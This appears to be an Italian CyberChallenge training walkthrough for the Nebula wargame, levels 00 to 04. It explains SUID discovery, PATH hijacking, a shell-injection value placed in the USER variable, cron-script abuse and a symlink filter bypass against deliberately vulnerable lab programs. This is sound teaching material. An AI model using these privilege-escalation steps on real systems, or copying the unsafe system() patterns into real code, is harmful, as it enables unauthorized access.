

CYBERCHALLENGE



# INTRODUZIONE A NEBULA (1)

Nebula esplora una vasta gamma di vulnerabilità e punti deboli, sia comuni che meno conosciuti, presenti nel sistema operativo Linux.

- SUID files
- Permissions
- Race conditions
- Shell meta-variables
- \$PATH weaknesses
- Scripting language weaknesses
- Binary compilation failures

Alla fine di Nebula, l'utente avrà una comprensione abbastanza approfondita degli attacchi locali contro i sistemi Linux e uno sguardo sommario su alcuni degli attacchi remoti possibili.

# INTRODUZIONE A NEBULA (2)

Per iniziare a utilizzare Nebula è essenziale scaricare la V.M. Nebula, disponibile al seguente link:

<https://exploit.education/downloads/>

O collegarsi tramite SSH.

Esamina i livelli disponibili nella barra laterale e accedi alla pagina della macchina virtuale utilizzando:

- **nome utente "levelXX"**
- **password "levelXX"**

(senza virgolette), dove XX rappresenta il numero del livello. Tieni presente che alcuni livelli potrebbero richiedere l'accesso esclusivamente da remoto.

1. Phoenix

2. Nebula

Level 00

Level 01

Level 02

Level 03

Level 04

Level 05

Level 06

Level 07

Level 08

Level 09

Level 10

Level 11

Level 12

Level 13

# Keyboard configuration (IT layout)

Ad ogni reboot della macchina Nebula potrebbe essere necessario settare il layout della tastiera in italiano.

Loggarsi con l'account nebula (pwd: nebula) che ha i privilegi root

Eseguire il comando e seguire le istruzioni a terminale:

```
sudo dpkg-reconfigure keyboard-configuration
```

LEVEL 00



## LEVEL 00

This level requires you to *find* a Set User ID program that will run as the “flag00” account. You could also find this by carefully looking in top level directories in / for suspicious looking directories.

Alternatively, look at the find man page.

To access this level, log in as level00 with the password of level00.

## Source code

There is no source code available for this level.

# SUGG. 1: COSA VUOLE IL LIVELLO

Questo livello richiede di trovare un programma, con l'**attributo Set User ID (SUID)**, che verrà eseguito con i privilegi dell'account "flag00". Puoi individuare questo programma esaminando attentamente le directory di livello cercando una cartella che sembra sospetta.

L'attributo Set User ID (**SUID**) è un **permesso speciale** che può essere assegnato a un file eseguibile. Quando un file ha l'attributo SUID abilitato, viene **eseguito con i privilegi dell'utente proprietario** del file anziché con i privilegi dell'utente che lo sta eseguendo.

In altre parole, quando un utente esegue un file con l'attributo SUID abilitato, il sistema operativo lo esegue temporaneamente come se fosse l'utente proprietario del file anziché come l'utente che ha effettuato l'avvio del programma.

# SUGG. 2: SUID ATTIVO, COME LO CAPISCO

Ricorda la nomenclatura dei permessi in Linux. Nello specifico...

- **r (read)**: Consente la lettura del file o della directory.
- **w (write)**: Consente la scrittura nel file o nella directory.
- **x (execute)**: Per i file, consente l'esecuzione del file se è un programma eseguibile o uno script.
- **s (setuid/setgid)**: Questo è un bit speciale che indica che l'esecuzione del file avverrà con i privilegi del proprietario del file (setuid) o del gruppo proprietario del file (setgid).
- **t (sticky)**: Quando applicato a una directory, indica che solo il proprietario del file può eliminare o rinominare i file al suo interno.
- **- (nessun permesso)**: Indica che il permesso non è concesso.

Utilizza il comando: **ls -l**

```
-rwsr-xr-x 1 owner group 12345 Jan 1 12:34 filename
```



# SUGG. 3: UTILIZZA IL COMANDO FIND

Il comando **find** può essere utilizzato per trovare file e directory in base a diversi criteri.

**-print:** Stampa il percorso di ogni file trovato.  
**-perm:** Filtra i file in base ai permessi.  
**-user:** Filtra i file in base all'utente proprietario.  
**-group:** Filtra i file in base al gruppo proprietario.

**-print:** Stampa il percorso di ogni file trovato.  
**-perm:** Filtra i file in base ai permessi.  
**-user:** Filtra i file in base all'utente proprietario.  
**-group:** Filtra i file in base al gruppo proprietario.

ESEMPIO:

```
find /home -type f -perm /700
```

Nel nostro caso specifico, dobbiamo indicare il giusto permesso!

```
find / -perm /u+s
```

## SUGG. 4: UTILIZZA IL COMANDO FIND (2)

Se vogliamo essere ancora più espliciti nella nostra ricerca, eseguiremo

```
find / -perm /u+s 2>e | grep flag00
```

L'output di questo comando viene quindi filtrato tramite **grep** per includere solo le righe che contengono la stringa "**flag00**"

Se vogliamo filtrare i risultati per avere **solo il primo risultato**, scriviamo:

```
find / -perm /u+s 2>e | grep flag00 | head -n 1
```

Ora questo file va eseguito!

```
$(find / -perm /u+s 2>e | grep flag00 | grep flag00 | head -n 1)
```

LEVEL 01



# Level 01

---

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the **level01** account with the password **level01**. Files for this level can be found in /home/flag01.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();


    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

# Suggerimento 1

---

- Se andiamo nella cartella che ci suggerisce nebula, è possibile vedere la presenza di un file che possiamo compilare.
- Una volta compilato, il risultato è il seguente:



```
nebula-c [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level01@nebula:/home$ cd flag01
level01@nebula:/home/flag01$ ls
flag01
level01@nebula:/home/flag01$ ./flag01
and now what?
level01@nebula:/home/flag01$ _
```

# **Suggerimento 1**

---

- Se andiamo nella cartella che ci suggerisce nebula, è possibile vedere la presenza di un file che possiamo compilare.
- Una volta compilato, il risultato è il seguente:
- Riusciamo quindi a capire che la vulnerabilità risiede nel codice sorgente che ci ha fornito nebula, ed in particolare nella funzione system.

# Suggerimento 2

La funzione **system()** viene utilizzata per eseguire un comando di shell.

- Ad esempio, se creiamo un file ed inseriamo la funzione **system('ls -l')**, quando andiamo ad eseguire il programma, esso eseguirà il comando **ls -l** come se fosse stato digitato direttamente da riga di comando.


Inoltre, prestiamo attenzione all'uso di **env**. A cosa serve?

- Quando si usa **/usr/bin/env**, ci si riferisce al percorso completo del programma **env**, che di solito si trova nella directory **/usr/bin**.
- Una volta che **env** viene eseguito, cerca il comando successivo (echo) **nell'ambiente corrente**. Quindi, **/usr/bin/env** viene utilizzato per avviare **env**, che a sua volta cerca e esegue il comando specificato nel suo ambiente.

# Soluzione Level 01

---

- Creiamo un file che chiamiamo test.c, e scriviamo questo:



The screenshot shows a window titled 'nebula-c [In esecuzione] - Oracle VM VirtualBox'. Inside is a terminal running the GNU nano 2.2.6 text editor. The editor is editing a file named 'test.c'. The code visible in the editor is:

```
int main()
{
    system("/bin/getflag");
}
```

- Fatto ciò, non ci resta che compilare il file.




**gcc -o echo test.c**



# Soluzione Level 01

---

- Se andassimo a compilare il programma nella cartella in cui si trova (*supponiamo la directory principale*), il terminale fornirebbe un errore.



```
nebulac [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level01@nebulac:~$ gcc -o echo test.c
level01@nebulac:~$ ./echo
getflag is executing on a non-flag account, this doesn't count
level01@nebulac:~$ _
```

- Per risolvere questo problema dobbiamo scrivere il seguente comando.

**PATH=/home/level01 /home/flag01/flag01**

LEVEL 02



# LEVEL 02

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the **level02** account with the password **level02**. Files for this level can be found in /home/flag02.

## Source code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *buffer;

    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL;

    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

# SUGG.1 – ANALIZZIAMO IL CODICE

```
`int main(int argc, char **argv, char **envp)`
```

La funzione principale del programma. La funzione main accetta tre argomenti: argc, argv, e envp. Questi argomenti consentono al programma di accedere agli argomenti della riga di comando passati al programma (argv), al numero di questi argomenti (argc), e alle variabili d'ambiente (envp).

```
`char *buffer;`
```

Viene dichiarato un puntatore ``buffer`` per contenere la stringa di comando da eseguire.

```
`gid_t gid;` e `uid_t uid;`
```

Vengono dichiarate le variabili ``gid`` e ``uid`` per contenere i GID e UID del processo corrente.

```
`gid = getegid();` e `uid = geteuid();` :
```

Le funzioni ``getegid()`` e ``geteuid()`` ottengono rispettivamente il GID e l'UID effettivi del processo corrente. Le funzioni `getegid()` e `geteuid()` vengono utilizzate per ottenere rispettivamente l'ID del gruppo effettivo (gid) e l'ID utente effettivo (uid) del processo corrente.

```
`setresgid(gid, gid, gid);` e `setresuid(uid, uid, uid);`
```

Le funzioni `setresgid()` e `setresuid()` vengono utilizzate per impostare rispettivamente gli ID del gruppo e dell'utente del processo. In questo caso, vengono impostati gli ID effettivi, reali e salvati a quelli ottenuti precedentemente.

```
`buffer = NULL;`
```

Inizializza il puntatore ``buffer`` a ``NULL``.

```
`asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));`
```

La funzione `asprintf()` è utilizzata per allocare dinamicamente la memoria necessaria per contenere una stringa formattata. Il formato della stringa è `"/bin/echo %s is cool"`, dove `%s` verrà sostituito con il valore della variabile d'ambiente `USER`. La funzione `getenv()` restituisce il valore della variabile d'ambiente `USER`.

```
printf("about to call system(\"%s\")\n", buffer);`
```

Stampa il comando che verrà eseguito.

```
system(buffer);
```

Esegue il comando memorizzato in ``buffer`` utilizzando la funzione ``system()``.

# SUGG. 2 – DOVE E' LA VULNERABILITA'?

In questo codice viene stampato a schermo il comando che verrà eseguito con `system()` utilizzando `printf()`; Poi il comando viene eseguito effettivamente tramite la funzione `system()`, **che prende come argomento la stringa contenuta in *buffer*.**

- Questa implementazione presenta ancora la stessa falla di sicurezza del precedente programma, in quanto **il valore della variabile d'ambiente `USER` non viene sanificato** o controllato prima di essere utilizzato per creare la stringa di comando.
- Pertanto, un utente malintenzionato potrebbe ancora sfruttare questa vulnerabilità di tipo "**command injection**" per eseguire comandi dannosi o non autorizzati sul sistema.



# SUGG. 3 : COSA FARE

La vulnerabilità risiede nell'uso della variabile d'ambiente USER; essa viene inserita per stampare a schermo “..level02 (cioè la variabile USER) is cool”.

Se invece di “Level02” sostituisco momentaneamente USER con un comando, il programma non effettua nessun tipo di controllo. Quindi **posso inserire in USER un comando.**

```
export USER= [comando]
```

In Linux, il comando **export** viene utilizzato per **definire variabili di ambiente**. Quando si imposta una variabile di ambiente utilizzando export, quella variabile sarà disponibile per tutti i processi figli di quella shell corrente. Ciò significa che la variabile di ambiente sarà visibile sia dalla shell stessa che da tutti i comandi eseguiti all'interno di quella shell.

# SUGG 4. – RISOLUZIONE

Posso inserire in USER un comando, come questo:

```
export USER= “;/bin/sh;”
```

Successivamente, dopo aver eseguito il programma flag02, si aprirà una shell.

Una volta eseguito, sono all'interno di una shell nel level02. A questo punto con il comando

```
whoami
```

Vedo io chi sono in quel momento, e posso eseguire un programma qualsiasi. In Nebula un programma da eseguire per la risoluzione è **getflag**.

```
getflag
```



LEVEL 03




# Level 03

---

Check the home directory of **flag03** and take note of the files there.

There is a crontab that is called every couple of minutes.

To do this level, log in as the **level03** account with the password level03. Files for this level can be found in /home/flag03.



```
nebulac [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level03@nebula:/home/flag03$ ls
writable.d  writable.sh
level03@nebula:/home/flag03$ cat writable.sh
#!/bin/sh

for i in /home/flag03/writable.d/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done

level03@nebula:/home/flag03$
```

# Suggerimento 1

---

- Per risolvere la challenge bisogna creare un file.sh, ricordando che esso viene **eliminato** alla sua esecuzione.

# Suggerimento 2


---

- Per risolvere la challenge bisogna creare un file.sh, ricordando che esso viene **eliminato** alla sua esecuzione.
- Possiamo redirigere l'output da qualche altra parte.

# Soluzione Level 03

---

- Andiamo nella directory writable.d e creiamo il seguente file.



The screenshot shows a terminal window titled "nebula-c [In esecuzione] - Oracle VM VirtualBox". The window has a menu bar with "File", "Macchina", "Visualizza", "Inserimento", "Dispositivi", and "Aiuto". Below the menu bar, the text "GNU nano 2.2.6" and "File: test.sh" are visible. The terminal content shows the following commands and output:

```
#!/bin/bash  
/bin/getflag > /tmp/bandiera.txt
```

- Ovvero andiamo a redirigere l'output in un file di testo.

# Soluzione Level 03

---

- Dopo aver creato il file, aspettiamo che esso venga eseguito. Ci metterà qualche minuto.

```
level03@nebula:/home/flag03$ cd writable.d/
level03@nebula:/home/flag03/writable.d$ ls
test.sh
level03@nebula:/home/flag03/writable.d$ ls
level03@nebula:/home/flag03/writable.d$ cd /tmp
level03@nebula:/tmp$ ls -al
total 4
drwxrwxrwt 4 root    root    100 2024-02-29 05:39 .
drwxr-xr-x 1 root    root    220 2024-02-29 03:11 ..
-rw-rw-r-- 1 flag03  flag03   59 2024-02-29 05:39 bandiera.txt
drwxrwxrwt 2 root    root     40 2024-02-29 03:11 .ICE-unix
drwxrwxrwt 2 root    root     40 2024-02-29 03:11 .X11-unix
level03@nebula:/tmp$ cat bandiera.txt
You have successfully executed getflag on a target account
level03@nebula:/tmp$ _
```

LEVEL 04



# Level 04

---

- This level requires you to read the token file, but the code restricts the files that can be read.

```
int main(int argc, char **argv, char **envp)
{
    char buf[1024];
    int fd, rc;

    if(argc == 1) {
        printf("%s [file to read]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if(strstr(argv[1], "token") != NULL) {
        printf("You may not access '%s'\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    fd = open(argv[1], O_RDONLY);
    if(fd == -1) {
        err(EXIT_FAILURE, "Unable to open %s", argv[1]);
    }

    rc = read(fd, buf, sizeof(buf));

    if(rc == -1) {
        err(EXIT_FAILURE, "Unable to read fd %d", fd);
    }

    write(1, buf, rc);
}
```



# Suggerimento 1

---

- Proprio perché la parola token è '*bandita*', dobbiamo bypassare questo problema usando un **collegamento**.

# Suggerimento 2

---


- Proprio perché la parola token è '*bandita*', dobbiamo bypassare questo problema usando un **collegamento**.
- Per creare un collegamento simbolico (**symlink**), si può utilizzare il seguente comando

**ln -s**

# Soluzione Level 04

---

- Andiamo nella directory dove vogliamo creare il collegamento simbolico e creiamolo.




```
nebula-c [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level04@nebula:/home/flag04$ ln -s /home/flag04/token /tmp/TOKEN
level04@nebula:/home/flag04$ _
```

# Soluzione Level 04

---

- Una volta fatto ciò, possiamo far partire il programma flag04 specificando l'input corretto.
- Quindi nel nostro caso l'input corretto sarà /tmp/TOKEN.



```
nebula-c [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level04@nebula:/home/flag04$ ls
flag04  token
level04@nebula:/home/flag04$ ./flag04 /tmp/TOKEN
06508b5e-8909-4f38-b630-fdb148a848a2
level04@nebula:/home/flag04$ _
```

LEVEL 05

